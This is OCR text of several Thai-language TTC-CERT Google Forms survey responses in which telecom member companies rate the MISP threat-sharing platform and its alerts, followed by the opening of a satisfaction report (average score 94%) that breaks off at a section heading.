มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [x] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง กรกฎาคม 2564 - กันยายน 2564

ประเภทผู้ใช้งาน

- ( ) Management
- (•) Technical

เลือกองค์กรของท่าน *

บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	( )	( )	( )	( )	(•)	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	( )	( )	( )	( )	(•)	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	( )	( )	( )	( )	(•)	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	( )	( )	( )	( )	(•)	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	◉	○	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [x] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [x] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง กรกฎาคม 2564 - กันยายน 2564

ประเภทผู้ใช้งาน

- ( ) Management
- (•) Technical

เลือกองค์กรของท่าน *

บริษัท ทริปเปิลทีบรอดแบนด์ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	( )	( )	( )	( )	(•)	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	( )	( )	( )	( )	(•)	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	( )	( )	( )	( )	(•)	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	( )	( )	( )	( )	(•)	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	◉	○	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [x] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง กรกฎาคม 2564 - กันยายน 2564

ประเภทผู้ใช้งาน

- ( ) Management
- (•) Technical

เลือกองค์กรของท่าน *

บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	( )	( )	( )	( )	(•)	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	( )	( )	( )	( )	(•)	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	( )	( )	( )	( )	(•)	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	( )	( )	( )	(•)	( )	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	◉	○	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	◉	○	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	◉	○	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [x] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง กรกฎาคม 2564 - กันยายน 2564

ประเภทผู้ใช้งาน

- (●) Management
- ( ) Technical

เลือกองค์กรของท่าน *

บริษัท ดีแทค ไตรเน็ต จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
	○	○	○	○	●	

มีความง่ายและความสะดวกน้อยที่สุด — มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
	○	○	○	●	○	

ช้าที่สุด — เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
	○	○	○	○	●	

เสถียรน้อยสุด — เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
	○	○	○	●	○	

ใช้งานยากมากที่สุด — ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	◉	○	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	◉	○	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	◉	○	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	◉	○	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	◉	○	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง กรกฎาคม 2564 - กันยายน 2564

ประเภทผู้ใช้งาน

- (●) Management
- ( ) Technical

เลือกองค์กรของท่าน *

บริษัท ยูไนเด็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	●	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	●	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	●	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	●	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง กรกฎาคม 2564 - กันยายน 2564

ประเภทผู้ใช้งาน

- ( ) Management
- (•) Technical

เลือกองค์กรของท่าน *

บริษัท ซีเอส ล็อกซอินโฟ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	( )	( )	( )	(•)	( )	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	( )	( )	( )	( )	(•)	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	( )	( )	( )	( )	(•)	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	( )	( )	( )	(•)	( )	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	◉	○	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

รายงานผลสำรวจความพึงพอใจของสมาชิก

ในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ครั้งที่ 2-2 (ในห้วง ต.ค.64-ม.ค.65)

หน่วยเจ้าของโครงการ:

สมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์ (สทค.)

หัวหน้าโครงการ:

นาย ฐนสรณ์ ใจดี

ผู้จัดการโครงการ:

ว่าที่ร้อยตรี สมาน ทาโคตร

ผู้ประสานงานโครงการ:

นาย ภาสุ เสริมศรีสุวรรณ

ทีมดำเนินการ

พันโท พิศุทธิ์ ม่วงสมัย

สิบโท มาวิณ ภาสประภา

นางสาว ภัสรา ตั้งพลังกุล

งบประมาณ: 18,850,422.26 บาท (สิบแปดล้านแปดแสนห้าหมื่นสี่ร้อยยี่สิบสองบาทยี่สิบหกสตางค์)

ระยะเวลาดำเนินโครงการ: 36 เดือน

สัญญารับทุนเลขที่ A62-1-(2)-010

สารบัญ

ผลสำรวจความพึงพอใจของสมาชิกในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ในห้วง 1 ตุลาคม 2564 ถึง 31 มกราคม 2565 **4**

องค์กรที่ตอบแบบสอบถาม 4

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) 5

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT 7


ด้านอื่นๆ ที่ควรปรับปรุง 9

สรุปคะแนนความพึงพอใจของสมาชิกโดยเฉลี่ย 94% โดยมีวิธีการคำนวณดังตาราง 10

ผลสำรวจความพึงพอใจของสมาชิกในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ในห้วง 1 ตุลาคม 2564 ถึง 31 มกราคม 2565


ศูนย์ TTC-CERT ได้ดำเนินการทำแบบสอบถามเพื่อสำรวจความพึงพอใจของสมาชิกในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ในห้วง 1 ตุลาคม 2564 ถึง 30 มกราคม 2565 เมื่อ 31 ม.ค. - 7 ก.พ.65 โดยเป็นการสำรวจในภาพรวมของ (1) คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และ (2) คุณภาพของข้อมูล ในระบบPlatform การแลกเปลี่ยนข้อมูล และการแจ้งเตือนจากศูนย์ TTC-CERT โดยมีผู้ตอบแบบสอบถามจำนวน 13 คน เป็นสมาชิกศูนย์ TTC-CERT ทั้ง 9 ราย ที่ได้ใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล และได้รับข้อมูลการแจ้งเตือนทั้งในรูปแบบ Email และระบบ Platform การแลกเปลี่ยนข้อมูล ผลที่ได้รับจากการสำรวจได้รับคะแนนความพึงพอใจของสมาชิกโดยเฉลี่ย **94%** มีรายละเอียดดังนี้

องค์กรที่ตอบแบบสอบถาม




คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

